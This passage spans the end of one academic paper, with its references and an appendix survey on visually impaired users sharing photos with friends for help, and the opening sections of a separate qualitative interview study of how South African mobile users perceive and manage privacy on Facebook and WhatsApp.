[72] Marynel Vázquez and Aaron Steinfeld. An assisted photography framework to help visually impaired users properly aim a camera. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 21(5):25, 2014.

[73] WHO: World Health Organization. Global data on visual impairment. www.who.int/blindness/publications/globaldata/en/.

[74] Jason Wiese, Patrick Gage Kelley, Lorrie Faith Cranor, Laura Dabbish, Jason I. Hong, and John Zimmerman. Are you close with me? Are you nearby?: Investigating social groups, closeness, and willingness to share. In *Proceedings of the 13th International Conference on Ubiquitous Computing*, UbiComp '11, pages 197–206. ACM, 2011.

[75] Hanlu Ye, Meethu Malu, Uran Oh, and Leah Findlater. Current and future mobile and wearable device use by people with visual impairments. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 3123–3132. ACM, 2014.

Appendix

A The Survey

Display the consent form. Then display screening questions.

Q1. What is your level of visual impairment? (Open text)

Q2. Since when do you have your visual impairment?

- Since Birth
- Since Childhood
- Early Adulthood (When I was 18-40 years old)
- Middle Adulthood (When I was 41-60 years old)
- Late adulthood (when I was 61+ old)

Q3. What types of devices do you regularly use? Please select all that apply?

- Laptop or notebook computer
- Smart phone
- Tablet computer
- Desktop computer
- Smart watch
- Fitness tracker
- Wearable devices
- Smart glasses (e.g. Google glass, Hololens)
- Other (Open text)

Q4. How frequently do you use camera on your smartphone?

- Never
- Almost never
- Occasionally sometimes
- Almost every time
- Frequently

Q5. How frequently do you share photos online?

- Never
- Rarely
- Sometimes
- Often
- Always

Q6. When you need the help of a sighted person (for example, to identify an object), whom do you typically ask for help? Please select all that apply.

- I ask my friends
- I ask my family members
- I ask random strangers
- I ask professional agents or crowd workers or volunteers through assistive technology
- I don't ask anyone

Q7.Which of the following assistive technologies have you used so far? Please select all that apply.

- Seeing AI
- BeSpecular
- LookTell
- Identifi
- Aira
- BeMyEyes
- TapTapSee
- Aipoly
- Camfind
- KNFB reader
- None
- Other (Open text)

Q8. How long have you been using assistive technologies?

- More than 1 year
- Around 1 year
- Less than 1 year
- Couple of Months
- Few weeks

Q9. Have you ever asked questions to any of your friends by sending pictures or making video calls to them?

- Yes
- No

Q10. Why have you never asked them? (Open text)

Q11. What types of questions do you generally ask to your friends? Please select all that apply.

- To identify an object
- For reading documents or screens or labels
- To get a general description of a scene
- To get the friend's opinion on something (e.g. How do you look like?)
- Identify the color of a dress or any object
- Other (Open text)

Q12. What types of questions would you ask to your friends if you were to ask them? Please select all that apply.

- To identify an object
- For reading documents or screens or labels
- To get a general description of a scene
- To get the friend's opinion on something (e.g. How do you look like?)
- Identify the color of a dress or any object
- Other (Open text)

Scenarios: Suppose there is an assistive technology where you can seek help from your friends by taking a photo of the object, recording the question and sending it to them. You can also make video calls to your friends to seek help. Now we would like to ask you about your comfort levels when using such platforms in various situations. In particular, we would like to understand how you would like to use such technologies to get help from your friends.

Q13. Suppose you went to a restaurant and were served a can of soda. You want to know the type of the soda but there is no one around to ask. If there was an assistive technology where you could ask your friends to identify the soda can by taking a picture of it, how comfortable would you feel asking them for help? We used a 5-point Likert scale (1: extremely uncomfortable, 5: extremely comfortable)

Q14. Suppose while taking the picture there were some other objects captured along with the soda can. How comfortable would you feel if the following were present in the photo and visible to your friends along with the soda can? We used same 5-point Likert scale described in Q13 for each of the following options.

> Credit card; Your face or body part; Restaurant bill; The book you are reading; Other people sitting in the next table; Other foods you ordered; Medical prescriptions; Messy area; Laptop screen; Your reflection on a laptop screen.

Q15. Can you please briefly explain your selections above? (Open text)

Q16. Suppose you are at your workplace and need to take your prescription medicine. But there are two similarly sized bottles of medicine, and you need to differentiate between them. You don't want to ask any of your coworkers to identify the bottles for you. If there was an assistive technology where you could ask your friends to identify the medicine bottles by taking a picture of the medicines, how comfortable would you feel asking them for help? We used a 5-point Likert scale (1: extremely uncomfortable, 5: extremely comfortable)

Q17. Suppose, while taking the picture of medicine bottles there were some other objects captured along with the medicines. How comfortable would you feel if the following were present in the photo and visible to your friends along with the medicine bottles? We used same 5-point Likert scale described in Q16 for each of the following options.

> Medical prescription; Your face or body part; Credit card; Mail containing your and your friend's addresses; Messy area; Photo frame with your family picture; Laptop screen; Official documents, Your co-worker's face or body part; Food items.

Q18. Can you please briefly explain your selection above? (Open text)

Q19. Suppose you are preparing to attend a party and thinking of wearing the new dress/suit you just bought. Now you want to wear a scarf/tie with it but cannot decide which one will match best. There is no one around to help. If there is an assistive technology where you can ask for the opinion of your friends by taking a picture of you wearing the dress/suit and the scarf/tie, how comfortable would you feel asking them for help? We used a 5-point Likert scale (1: extremely uncomfortable, 5: extremely comfortable)

Q20. Suppose, while taking the picture of the dress/suit and scarf/tie, there were some other objects captured along with the dress. How comfortable would you feel if the following were present in the photo and visible to your friends along with the dress/suit? We used same 5-point Likert scale described in Q19 for each of the following options.

Q21. Can you please briefly explain your selection above? (Open text)

> Your face or body part; Mail containing your and your friend's addresses; Credit card; Messy area; Photo frame with your family picture; Laptop screen; Medical prescription; Your reflection in the laptop screen; The book you were reading; Food items.

Q22. When asking your friends for assistance with such photos how much do you trust them to keep your information private?

- Not at all
- Very little
- Neutral
- Quiet a bit
- Very much

Q23. Have you ever shared a photo with others containing sensitive information?

- Yes
- No

Q24. Can you please briefly describe the incident. (Open text)

Q25. If there is any other information that you may consider sensitive other than the above mentioned cases please describe them briefly? (Open text)

Q26. Think of the last time you asked a sighted person to review your photo before you shared it online. Please describe the incident briefly. (Open text)

Q27. What is your age?

- 18-24
- 25-34
- 35-44
- 45-54
- 55 or older

Q28. What is your primary racial or ethnic background? Please select all that apply.

- White
- Hispanic or Latino
- Black or African American
- American Indian or Alaska Native
- Asian
- Native Hawaiian or Pacific Islander
- Other (Open text)

Q29. What is your gender? (Open text)

Q30. What is your highest level of education?

- Less than high school
- High school graduate
- Some college
- 2-year degree
- 4-year degree
- Professional degree
- Doctorate

Q31. What is your professional background?

- Employed full-time
- Employed part-time
- Unemployed looking for work
- Unemployed not looking for work
- Retired
- Student

Q32. Would you like to participate in a raffle for the chance to win a prize?

- Yes
- No

‘I have too much respect for my elders’: Understanding South African Mobile Users’ Perceptions of Privacy and Current Behaviors on Facebook and WhatsApp

Jake Reichel
Princeton University

Fleming Peck
Princeton University

Mikako Inaba
Princeton University

Bisrat Moges
Princeton University

Brahmnoor Singh Chawla
Princeton University

Marshini Chetty
University of Chicago

Abstract

Facebook usage is growing in developing countries, but we know little about how to tailor social media privacy settings to users in less well-resourced settings. To that end, we present findings from interviews of 52 current mobile social media users in South Africa. We found users’ primary privacy-related concern was who else could see their posts and messages, not what data the platforms or advertisers collect about them. Second, users displayed general knowledge gaps on existing social media privacy settings and relied heavily on blocking and passwords for privacy and security protection. Third, users’ privacy and security-related behaviors were heavily influenced by living in high-crime areas. Based on these findings, we suggest future work to better serve users’ privacy and security needs in less well-resourced settings.

1 Introduction

There are an estimated 139 million Facebook users in Africa and the most popular messaging app on the African continent is WhatsApp, also owned by Facebook [34, 50, 58]. Most of these users are on mobile only and may be unaware of privacy issues [22, 34], thus making them more vulnerable to exploitation of their data [53, 69]. Yet most of the research on how users manage privacy on Facebook has been undertaken in more well resourced countries and has not focused on low income users specifically [10, 63]. This is significant, since in developing contexts in many African countries, many other factors such as costly data plans, issues of device ownership and phone sharing, and differences in culture influence social media users’ privacy [44, 48, 68, 69]. Several researchers have been investigating social media usage in Ghana, Kenya, India, parts of South Asia, parts of the Arab gulf, and South Africa including Facebook and Free Basics usage, the zero-rated platform for applications—meaning users do not have to pay for data costs for using these applications—made by Facebook [3, 53, 56, 57, 75–78]. Although these studies focus on low income users, fewer focus specifically on how users manage their privacy on these social media applications. Given the fact that privacy is a very culturally bound concept [5, 15, 68, 69] and to avoid over-generalizing from one marginalized community to another, it is important to understand how users in South Africa approach the management of privacy and privacy settings on Facebook and its related applications [44]. Moreover, the ‘privacy paradox’ suggests users’ privacy concerns may not be correlated with actual privacy protecting behaviors; thus, studying current social media behaviors which are better correlated with users’ privacy valuations is crucial [8, 12, 52]. Doing so can help inform the design of privacy settings for users whose needs may not have been accounted for [67].

To investigate how resource-constrained mobile users perceive and manage their privacy on social media, we conducted a qualitative study with 52 mobile social media users in Cape Town, South Africa. We focused our study on the Facebook suite of apps—Facebook, WhatsApp, Instagram, and Free Basics, (a platform for applications including Facebook Lite, Messenger Lite, and others)—since they are the most popular apps in South Africa, particularly amongst low income users [53]. Our goals were to better understand users’ mental models of privacy, what data privacy options are available to them, and their social media consumption patterns. We also aimed to develop recommendations for improving privacy and potentially security controls for these users specifically. We had three research questions: (1)What are South African mobile social media users’ privacy concerns?, (2) How do users currently manage privacy on social media?, and (3) What factors influence users’ current behaviors on social media?.

We have three main findings. First, we found that users’ principal privacy concerns regarded who had access to information they considered private as opposed to platforms collecting data about them. In particular, users were mindful of *‘elders’* and others and how they presented themselves online. Users also perceived WhatsApp as more private than Facebook because they understood the settings and felt the audience on the platform was more under their control. Second, much like in more well resourced settings [68], we found that users had very little knowledge of available privacy settings or how to use them. Unlike in more developed settings,

their primary method of protecting privacy was via blocking people or controlling what they posted or via passwords on shared devices, as opposed to relying on granular privacy settings [15]. Third, unlike more developed settings, we found evidence that users' concerns for physical safety strongly impacted when and what they posted on social media. High crime, phone sharing, and theft also influenced account hacking, what content they encountered, and how they used social media to store their data. Based on these findings, we make recommendations to better address the privacy and security needs of mobile users in high-crime settings.

We make two contributions. The first is providing evidence of how low income users in South Africa manage privacy on Facebook and WhatsApp, which adds to a growing set of literature on privacy behaviors on social media in other low-income countries and regions including Ghana, parts of South Asia, Saudi Arabia, and parts of the Arab Gulf [3, 13, 51, 57]. This evidence provides novel insights about how cultural and financial differences affect privacy management in marginalized communities and how South African concerns compare to those of users in various resource-constrained nations. The second contribution is providing recommendations for how to address user needs for privacy management in marginalized communities in high-crime settings, again building on unique insights from South Africa, such as data costs limiting users' explorations of privacy settings, and user concerns around physical safety affecting posting on social media. In the rest of this paper: Section 2 explores prior work, Section 3 and 4 detail the methods used and our findings. Finally, Section 5 discusses the implications of our findings for marginalized users' social media privacy needs[1].

2 Related Work

2.1 Social Media And Privacy Breaches

With the rise of social media usage, social media companies have found new ways to monetize their users' data [25], including by encroaching on user privacy with methods ranging from allowing third-party app access to user information to massive data collection by the platforms themselves [20, 30, 71]. This "Big Data" era has brought along with it a renewed emphasis on data privacy. Facebook has been in the spotlight a number of times recently for major data breaches and how it treats user privacy. For instance, in 2018, after a major backlash from users about data breaches at Facebook through Cambridge Analytica, Facebook executives Sheryl Sandberg and Mark Zuckerberg testified in front of the United States Congress about the use of data in targeted advertising during the 2016 United States presidential election [62]. Even after such testimony, many calls for social media sites to improve the way they handle user data remain unanswered.

[1]There are currently no guidelines for respectful writing on resource-constrained settings but we strived to present our work respectfully drawing inspiration from http://interactions.acm.org/archive/view/november-december-2015/writing-about-accessibility.

In late December 2018, a *New York Times* exposé [17] revealed that Facebook had been giving other major companies, such as Microsoft, Amazon, and Spotify, access to private messages sent through Facebook's Messenger application. Other social media sites have also been at the helm of controversy over privacy breaches. For instance, a few weeks after the Facebook Messenger app story broke, a massive security flaw in Google's social media site, Google+, was reported to have exposed the data of more than 52 million users [45]. A *Wall Street Journal* investigation later showed that Google had known about this bug for more than three years, but feared the repercussions of revealing it to the public [39]. Despite media attention, discussion regarding these events has not been about protecting the end users themselves, but rather, has been largely surrounding the notion that technology conglomerates have grown too powerful by using consumer data.

Additionally, it is increasingly evident that social media users are not even aware of the vast data collection done by companies. A study [29] conducted by the Pew Research Center found that only 12% of adult Facebook users were aware that Facebook maintained a list of their interests and identifiable traits. Once informed, however, 82% expressed at least some level of unease about a company collecting this information about them. Further, researchers found [6] that the mechanisms Facebook currently uses to inform users about data collection in an effort for transparency, such as the "ad preference" page and the "why am I seeing this?" button, give users misleading or erroneous explanations about the data Facebook has collected about them. Thus, users often lack knowledge about data privacy practices on social media.

2.2 Facebook And Privacy Studies

Ironically, while stories about breaches of digital privacy continue to populate daily news outlets and an increasing number of countries are passing laws protecting user data privacy [26], researchers have found that the users in developed countries have not been taking many measures to protect their data. Users continue to post and upload large amounts of personal information, despite claiming high levels of knowledge of privacy issues [19, 65]. Users do, however, use various strategies such as self-censorship and information control to manage their privacy as found by Cho and Filippova who studied hundreds of users in the United States and Singapore to see how they manage privacy on Facebook [14, 15]. Some studies also focus on how users perceive data collection and privacy from third-party apps on Facebook [35, 72]. Notably, most existing studies of Facebook and privacy have been conducted in developed countries such as the United States [9, 31, 37, 61, 73], and Canada [79]. Additionally, many studies relied only on student populations. Thus this vast literature is not necessarily representative of users privacy behaviors in developing countries who may be mobile only, experience high data costs, or engage in phone sharing [4, 40, 53].

However, there is a growing amount of research on how

users in developing countries use social media platforms. Some studies have focused broadly on Internet use, such as in Bangladesh [11] and Havana [21], or the use of voice social media platforms for blind users in India. These studies have confirmed that users in less-resourced settings use social media platforms such as Facebook, Twitter, and WhatsApp, often by consuming content more so than posting. Yet, these studies have not not focused on how users manage privacy on these platforms specifically. Others focus on privacy attitudes and privacy on mobile phones in India and other countries in South Asia or on how social media users experience online abuse, without specific focus on privacy management [36, 56, 57, 70].

2.2.1 Social Media Use and Non-Use

There are also studies specifically on social media usage and non-use. For instance, Miller conducted a year-long study of Facebook in Trinidad [43]. In another study, Wyche et. al [77] found that in a low-income neighborhood in Nairobi, Kenya, Facebook was mostly used for purposes of income generation and supplementation such as looking for job opportunities or marketing oneself. A different study done in Kenya by the same researchers [78] found that usage of Facebook was desired, but limited. Low income users' minimal Facebook use often took place at Internet cafes, as participants either did not have the financial resources to spend money on mobile data plans or encountered infrastructural challenges such as power outages, low-bandwidth, and limited Internet connectivity. In a third study by Wyche [75] in a Nairobi slum, she found that often women were harassed online on Facebook. All of these studies were done in Kenya. Some researchers also studied urban users' [13] perception of online security threats in Ghana. They found that at least 26% of 193 respondents reported using at least one Facebook privacy setting.

2.2.2 Privacy and Social Media In Marginalized Communities

A few studies do explore privacy behaviors on social media in detail in non-African countries. This prior work suggests users do make use of granular privacy settings to limit personal information being shared widely. One study of Saudi Arabian WhatsApp users' privacy behaviors [51] found that more than half the users had used a WhatsApp privacy setting and tried to hide their "Last Seen" feature on WhatsApp (showing when a user was last online). In another study of social media privacy in the Arab gulf [3], the researchers found that users often had private Facebook accounts or used post-level privacy settings to avoid bringing dishonor to their families through exposing personal information that was not in line with their culture or religious beliefs. Females, in particular, struggled from unwanted contact and scrutiny on social media. These studies shed light on privacy behaviors in various marginalized communities, but it is unclear how these takeaways apply to the South African context.

The study most closely related to ours examined how aware South African college students at NorthWest University were of South African online privacy-related legislation, such as the Protection of Private Information Act [47]. In this survey-based study, Nyoni and Velempini found that users did not take advantage of many privacy features when accessing their Facebook profiles. They discovered that 86% of respondents were "not aware of the [settings or] controls that can assist them to regulate their privacy," such as being able to set who is permitted to tag them in a picture, post on their wall, or prevent their location from being shared. Further, the researchers found [46] that 81% of those surveyed indicated that they were unaware of the rights granted to them by South African legislation. This study suggests that South African social media users follow the global trend of lack of knowledge of privacy law or practices [64].

That study had a limited focus on Facebook usage only, and all participants were selected from individuals who had "liked" the NorthWest University Facebook page. Our study, by contrast, gathered data from a diverse participant pool across a city. Furthermore, we examined Facebook privacy management as well as its related applications. Our study adds to this growing body of work by focusing on how low-income South African mobile users manage privacy on Facebook and related applications WhatsApp, Instagram, and Free Basics through in-depth interviews with current and active users.

3 Study Method And Participants

To answer our research questions, the first author and a local research assistant conducted 52 in-person interviews with mobile social media users in Cape Town, South Africa between November 2018 and February 2019. The study was approved by Princeton's Institutional Review Board (IRB).

3.1 South African Research Context

In South Africa, there are approximately 18 million social media users, 89% of whom browse social media exclusively from their mobile devices [59]. An earlier study found that these users are often resource-constrained, as data costs are extremely expensive [40]. Additionally, the study found that many low-income users are commonly on prepaid plans, using up a large portion of their income on Internet use. Thus, many users have turned to using zero-rated versions of applications such as Facebook's Free Basics platform. However, a study done in 2018 [53] found that Free Basics users in South Africa are unknowingly agreeing to additional data tracking in exchange for free data, meaning that these users are left more exposed in terms of privacy from the provider than users of paid versions of those applications.[2] Moreover, a study on global Internet usage found that African countries tend to rank near the bottom of all countries in terms of Internet connection speeds, which also slows down social media usage [34].

[2] Free Basics uses a proxy for all apps offered through the platform allowing Facebook access to data from all apps. This is not the case if a user is using a paid version of the same app.

3.2 Recruitment

We recruited participants over the age of 18 who lived and worked in South Africa. We filtered for participants with personal smart phones who were current users of the following social media applications: Facebook, WhatsApp, Instagram, and Facebook's Free Basics platform. Users had to report using at least one of these apps for at least three hours a day to filter out novice users. This step ensured our users were consistent with the profile of an average African user who typically spends about three hours daily on social media [55]. We focused on these applications because Facebook is the most popular social media application in South Africa according to Alexa's rankings [1] and these other applications are part of the Facebook suite. In addition, WhatsApp is one of the most popular messaging applications in South Africa [60].

We recruited individuals through a variety of means, with the understanding that users in different socioeconomic circumstances may have different usage patterns. To attract middle to upper class users, we created a targeted Facebook advertisement for users who were between the ages of 18 and 65, lived within 10 miles of Cape Town, and primarily accessed Facebook from mobile devices. At the same time, we created a banner advertisement on MyBroadband, South Africa's largest IT news site (ranked 60 on Alexa SA rankings [1]). On both of those platforms, users who clicked on the advertisement were directed to fill out a questionnaire to ensure that they were eligible for the study. We also publicized the study on our research website and on Twitter.

To recruit individuals from lower-income backgrounds, our research assistant in South Africa went into "spaza" shops (small convenience stores) within the lower income communities of Langa, Delft, and Khayelitsha [18] which all form part of a violence-prone area of Cape Town known as the Cape Flats [2]. Individuals who were buying airtime were approached and asked if they would agree to participate in our study. Upon confirming their eligibility, our research assistant would set an appointment with them. Often, these individuals would refer others for participation, but close friends or family were not interviewed, so as not to bias the data.

None of our recruitment texts or verbal methods made any reference to "security" or "privacy" to ensure that we were not priming the subjects; rather, participants were told they would be having a general conversation about "usage of social media applications." We received interest from 54 individuals through the online advertisements. Of those, we were able to schedule interviews with 16, due to time and availability constraints, of which 12 arrived at their arranged times to complete their respective interviews. Additionally, of the 41 individuals recruited from lower-income communities, 40 completed their interviews, bringing the total number of participants to 52. Attempts to remotely interview remaining respondents on Skype were unsuccessful.

3.3 Interviews

Before participating in any interviews, each participant had to complete two surveys. First, each completed a questionnaire that asked them how long they had been using social media and which social media applications they used most frequently of Facebook, WhatsApp, Instagram, and Free Basics. We also asked if they used Snapchat, Twitter, or YouTube. Secondly, each participant was given a demographic survey to complete or verbally completed a survey that asked them for their race/ethnicity, age, and gender identity.

Once participants completed the surveys, they were invited for interviews. Those who had the means to travel were interviewed at a non-profit organization headquartered in Cape Town and three were interviewed on Skype. All participants from the Cape Flats were interviewed in their homes or home-like settings near their places of residence. Additionally, all interviews in the Cape Flats region were strictly time-bounded, because the area is generally unsafe, and we did not want our female research assistant to spend any more time than absolutely necessary in the area. In some cases, this meant we could not probe deeper into all topics e.g., detailed privacy setting use on each social media application mentioned.

Most interviews were conducted in Xhosa (30/52), an official language of South Africa and the remainder were conducted in English. All interviewees signed consent forms before their interviews, which were all audio-recorded. Each interview lasted approximately thirty to forty-five minutes and participants were compensated for their participation with a ZAR300 ($21 USD) gift voucher to `Takealot.com`, a widely-used online shopping website in South Africa.

Each interview followed a tiered structure of questioning to better understand participant's mental models of privacy and how they manage privacy on the Facebook suite of applications. First, the participants were asked questions about their phones and their mobile data plans. Next, they were asked about their usage on the applications: which of these social media applications they visited most often and what their general usage patterns were on each of those applications. We did not ask about social media usage in a mobile browser. We then asked the participants questions relating to their privacy behaviors: who they thought could see their posts, which applications they were willing to share more information on, what information they thought companies collect about them, and if they knew of any settings on their social media applications that could help them maintain their online privacy. Lastly, we asked participants questions relating to their online privacy behavior: how they maintain their privacy on the Internet, what tools, if any, they use to ensure their privacy, if they had ever experienced a breach of privacy, and about their usage of privacy settings on the Facebook suite of applications or other applications/tool used for privacy purposes.

Example questions asked included:'Is there anything you avoid doing on social media? What? Why?', 'What does pri-

Age			**Ethnicity**			**Household Annual Income in USD**			**Gender**	
Group	*Total*		*Group*	*Total*		*Group*	*Total*		*Group*	*Total*
18-25	24		Black	46		Very Low Income (0−1,444)	25		Male	22
26-34	15		White	5		Low Income (1,445−6,530)	11		Female	29
35-44	10		Indian/Asian	1		Low Emerging Middle Class (6,531−14,482)	3		Non-binary	1
45-54	2					Entering Middle Class (14,483−29,570)	4			
55+	1					Did Not Disclose	9			

Table 1: Demographic breakdown of participants. Income is reported in United States Dollars (USD)

vacy on the Internet mean to you?' and 'Are you aware of privacy settings in any of the social media applications you use?'. While the interviewers had a prepared set of questions to ask the participants, all interviews followed a semi-structured format, so the researcher would follow up on particular questions or subjects that generated unanticipated or relevant feedback from each participant, which tended to vary vastly based on the user's usage patterns. All interviews were audio-taped.

3.4 Analysis

We first transcribed the audio files, translating the 30 interviews that were conducted in Xhosa to English, and then performed qualitative data coding on the transcripts. During this process we tagged similar phrases or sentiments shared by the participants using structural coding and thematic analysis [54]. The initial codebook we created was, at first, largely based on the interview guide, and was shared with our team of five coders. Additionally, we edited and enhanced the codebook as we noticed trends emerging from our first pass over the interviews. There were a total of 17 parent codes, with each of them having 2-4 child codes, for a total of 34 codes as shown in the Appendix. Examples of parent codes included: 'Activities on phone' and 'Crime' and example of child codes included: 'Expressed concern over advertisements' and 'Usage of privacy settings'.

Each interview underwent two rounds of coding by the research team, comprised of 5 undergraduate students, including the lead author, all trained in qualitative analysis. Each transcript was coded by the lead author and at least one of the other coders, and was reviewed by the most senior author. Once all the files were coded, each coder was assigned 1-2 parent codes and provided with all interview excerpts tagged with those codes. Each coder performed a thematic analysis on these excerpts and wrote a thematic summary. The research team then held regular meetings to review all of the summaries and to decide on the final themes that are discussed in the paper. Owing to the coding process, we did not calculate inter-rater reliability (IRR) because thematic analysis does not lend itself to such calculations and shared consensus can still be reached without this measure [7]. [3]

[3] As per McDonald et al. [41], calculating IRR is not necessary because our coded data was not our end-goal but used as input for thematic analysis. Although we did use multiple coders, all of our transcripts were read by the lead and senior authors to ensure consistency. We resolved disagreements using a dedicated Slack channel, email, and regular in-person team meetings.

In all interview snippets in this paper, *I* means that the interviewer is speaking. Participants P1 through P12 were interviewed by the first author in downtown Cape Town, while participants P13 through P52 were from the Cape Flats and interviewed by our South African research assistant.

3.5 Participants

Our participants were very diverse (Table 1) with a nearly even representation of females and males in the study. The interviewees tended to skew towards a younger age range, consistent with what should be expected for social media usage in South Africa [16]. Additionally, we asked individuals what their household income levels were, so that we could better understand if income levels had an influence on privacy mental models. Using the Momentum Unisa Financial Wellness Index [66] as a reference, we confirmed that most of the participants fell into a lower-income bracket.

The majority of the participants were under 35 years of age and most were Black with the remaining being White or Indian/Asian. 10/52 participants were students and 23/52 were unemployed. Of those participants who disclosed income, the majority earned less than ZAR21,500 ($1,444 USD) annually. In the past 6 months, 24/52 participants reported that they were unable to afford groceries in the last month, 26/52 reported that they were concerned about paying bills, and 3/52 reported that their utilities were shut off due to unpaid bills. 90% of the Cape Flats participants reported being dependent on welfare with no other source of income.

All of the participants reported using WhatsApp; only four fewer reported Facebook use (Table 2). Fewer than half reported using Instagram. More than a third of participants used at least one of these three applications for greater than five hours a day, while 23 others reported daily usage of between three and five hours. Fewer participants used YouTube and Snapchat, thus discussion of those apps was much more limited. The amount of time they had been using social media varied. Many of the low income participants mentioned that they often did not use apps that used up a lot of data such as Instagram; they tried to use free apps and promotions such as when one of the cellular networks offered Twitter for free and Facebook's Free Basics platform. Similar to findings in poor areas of Kenya [75, 77, 78], participants said that they use their phones for social media and to search for jobs.

Category	Subcategory	Count (X/52)	Percent
App Use			
	WhatsApp	52	100%
	Facebook	48	92%
	YouTube	19	37%
	Instagram	16	31%
	Snapchat	5	10%
Daily Use			
	>5 hours	21	40%
	4-5 hours	23	45%
	$\leq$ 3 hours	8	15%
Lifetime Use			
	>7 years	23	44%
	4-7 years	16	31%
	<4 years	13	23%

Table 2: Breakdown of participant social media habits

For the majority of participants in our study, WhatsApp was their primary application used for messaging, whereas Facebook was used more as a general social networking platform. Participants also told us that WhatsApp was also preferred because it uses far less data than Facebook, making it more accessible and less expensive to use. Similarly, the few participants who mentioned other social media apps, often spoke of using these apps such as Twitter when there was a free promotion to use it on their service provider or on a friend's phone or an Internet cafe. In a population in which data is more of a luxury [53], ease of access is of high consideration[4].

4 Findings

The main themes that emerged from the interviews were as follows: First, the participants' privacy concerns were primarily centered around controlling their information and around who would be able to see their posts and messages. Second, participants displayed a major lack of knowledge of available privacy settings on the suite of Facebook social media applications and relied heavily on blocking as a privacy protection measure or passwords on apps and phones. Third, for users in lower-income, high-crime settings such as South Africa, physical safety heavily influences their conceptions of, and posting behaviors on social media. Notably, we did not find any strong contrasts in privacy *concerns* between lower and middle income participants in our study, with two exceptions: Firstly, only the lower-income individuals discussed using Facebook as a data storage platform (4.3.4). Secondly, a few of the middle-to-upper income individuals were well-versed in online privacy matters; but, they were recruited through an online broadband forum and research social networks which could account for a more technically savvy sample. One or two of these participants were aware of online tracking by social media platforms but this was not mentioned by any low and middle income participants. Lastly, the lack of a strong distinction between the two groups may be due to having fewer middle-to-upper income participants overall.

4.1 Users Privacy Perceptions

When participants were asked about their privacy on social media, the majority spoke from the perspective of "who will be able to see what I am doing on social media?". The notion of privacy from a service provider was not commonly raised nor was there a concern about data collection for advertising purposes; instead, participants were focused on privacy from other people. Some (6) even went as far as to say WhatsApp does not collect information on their users at all. Most participants instead expressed concerns about known contacts seeing undesirable content or whether their significant other would be able to access participants' private content on their phones and social media accounts. These privacy concerns echo those of shared mobile phone users in low income countries such as Bangladesh [4]. Out of the group of users (11/52) who did mention that online tracking could be an issue or that companies have a motive to do so, only two mentioned data collection for advertising purposes.

4.1.1 Privacy Perceived As Information Control

The majority of our participants defined privacy on the Internet as selectively sharing information online to regulate who could have access to posts. That is, users in our study primarily talked about privacy as *'information control'* [14, 15].

> P18: When we speak of privacy, I think of something that is secret information that one keeps to themselves. When it comes to the Internet or social media, sharing something with someone in [private] means you don't want it to be seen by other people.

Some participants mentioned privacy, but when they discussed it further they also included talk about security issues, such as preventing hacking and securing information. For instance, many participants spoke of their Facebook accounts being compromised by friends or others stealing their passwords and posting content they felt was inappropriate or not reflective of themselves.

> P31: There's no privacy on the Internet because there are hackers out there. Even if I think no one can see my messages, there is someone that can see them. I've been hacked once and the person who hacked my Facebook account sent a message to my cousin saying "I'm tired of being straight now and hiding myself. I'm going to be gay now." and they sent it using my account. I don't know this person and I even tried to stop this by changing my password, so that's why I'm saying there's no

[4]The zero-rated version of Messenger, Messenger Lite, has been available for most Android users since 2017. It has yet to be released for iOS across the world [49]. For an in depth study of Facebook's Free Basics platform, see Romanosky and Chetty, 2018.

privacy on the Internet— since I was hacked before.

In other cases, participants talked about privacy being important as it could impact physical safety. For instance, one participant mentioned the *stokvel* to which they belonged; essentially an informal credit union where 10 to 12 members contribute money that is divided on a fortnightly basis to members [42].[5]. This theme of privacy being tied to high crime was recurring amongst participants.

> P38: Yes it's important because, if we want to meet, maybe someone who knows us sees our conversation. Say maybe a stokvel is dividing the monies on a certain day, and the person might organize for people to come rob us of the monies the stokvel is dividing to its members.

The remaining ten participants expressed an uncommon belief amongst the interviewees that there is no such thing as privacy on the Internet or on various social networks since they are intrinsically meant to share your information with other users. For instance, participants often felt that sharing more on Facebook could lead to finding jobs, lost friends or family, and being in contact with people in nearby suburbs, cities, or other provinces (such as *'Tokai'* (Cape Town), *'Johannesburg'*, *'Eastern Cape'*). Only a few participants had no conception of privacy at all (e.g., P52 defined privacy as *"Whoever created social media respects other people's views"*).

Interestingly, participants often conflated privacy with security given their definition of privacy as access control. For instance, many participants told us that *'privacy was extremely important'* to them and then proceeded to explain that their only method for protecting both online and offline access to their data was through the usage of a password. This is notable given reports of a security breach in which Facebook was storing hundreds of millions of passwords in plaintext, disproportionately affecting the users of their zero-rated platform Facebook Lite [74], commonly used by low-income communities such as those our participants lived in[6]. At least 13 participants described passwords as their only defense against privacy breaches, best illustrated by P33's definition of managing privacy on the Internet:

> P33: I think it means being safe from other people because they can use your profile picture to commit fraud and ruin your life, so I think that is where the settings come in.
> I: How do you keep your privacy on social media and make sure that it doesn't happen to you?
> P33: I keep my passwords to myself and I don't share them with anyone.

[5]Every month a different member gets the pot of money and this member rotates so that everybody has a turn to get the money.

[6]We were unable to discern when participants were discussing Facebook versus Facebook Lite on Free Basics. We can report that more than 20 of our participants used Facebook Lite at least some of the time.

4.1.2 Presentation of Self and Privacy from Elders

Participants expressed specific privacy concerns about how they presented themselves to others [23]. This concern about representing oneself to ones family members and relatives, and in particular, being respectful of, and maintaining privacy from *'elders'* was repeated by participants. Our participants often spoke of a worry that family members, friends, potential employers, or business partners would see inappropriate or less desirable content from them. For example, one individual, P35, was worried that his new girlfriend would be able to see the old pictures with his ex-girlfriend that he had posted on Facebook. He feared her seeing the *'wild life'* he had lived before. Similarly, P18 said that he stopped using Facebook after old pictures that he had posted on Facebook were *'stolen'* and then shared in a WhatsApp group to *'mock'* him. A significant portion of participants talked about hiding information from *'elders'*, people at *'church'*, their *'community'* or the *'village'* they had moved from to ensure they were not representing themselves in a bad light, because they felt judged. In one example, a female participant mentioned she worried about posting photos wearing tights because this was frowned upon for a *'married woman'*. In another case, P18 said:

> I have too much respect for my elders and I do not want them to see pictures of me and my boyfriend all over social media.

Participants told us that they tried to manage their privacy while still giving access to people that they felt could offer them opportunities such as jobs. A participant talking about this tension explained:

> P26: Parents, people that I usually work with. So I make sure that they don't see some stuff and also some family members who are my contacts on WhatsApp. So I make sure they don't see. More so the people who give me opportunities or people that I can benefit from are the ones that I make sure don't see some things.

In many cases, participants spoke of self-censoring their posts by editing photos, avoiding posting about *'personal issues'* or relationships or in some cases, posting or *'ranting'* about race which is a hot-button issue in South Africa to maintain their desired presentation of self. Only one or two of the middle income participants mentioned being concerned about posting photos with their *'ID number'* or identity number, the unique identifier for each citizen in the country.

